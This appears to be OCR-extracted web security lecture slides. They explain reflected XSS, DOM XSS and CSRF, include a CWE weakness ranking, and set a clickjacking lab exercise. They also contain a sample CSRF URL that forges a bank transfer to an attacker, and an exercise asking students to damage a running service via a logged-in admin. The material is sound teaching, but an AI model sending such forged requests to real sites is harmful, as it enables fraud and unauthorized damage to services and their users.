


Reflected XSS

Attacker presents malicious link to client, which includes code

Client follows link to (legitimate) target server, which echoes the code back, causing the client to run it

Phishing and similar vectors



DOM XSS

Client-side attack, rather than server-side

Attacker causes changes to the document object model (DOM) representation in the client's browser

May use similar techniques to Reflected XSS

Cross-Site Request Forgery (CSRF)


Exploits URLs with side effects

Usually GET requests, but not always

Takes advantage of authentication cookies

`http://bank.com/transfer.cgi?amt=9999&to=attacker`

CSRF Example



XSS and CSRF Prevalence

Rank	Score	ID	Name
1	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
2	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
3	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
4	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
5	76.9	CWE-306	Missing Authentication for Critical Function
6	76.8	CWE-862	Missing Authorization
7	75.0	CWE-798	Use of Hard-coded Credentials
8	75.0	CWE-311	Missing Encryption of Sensitive Data
9	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
10	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
11	73.1	CWE-250	Execution with Unnecessary Privileges
12	70.1	CWE-352	Cross-Site Request Forgery (CSRF)

Group Exercise 4

Now let's do Task 2 from the `clickjacking` repository, in which you will use a logged-in admin user to damage a running service. You can also try reversing the iframes in Task 1 in order to pre-populate a specific search, and have that display in the browser. Note that this will require replacing the entire document, not just the Bing iframe.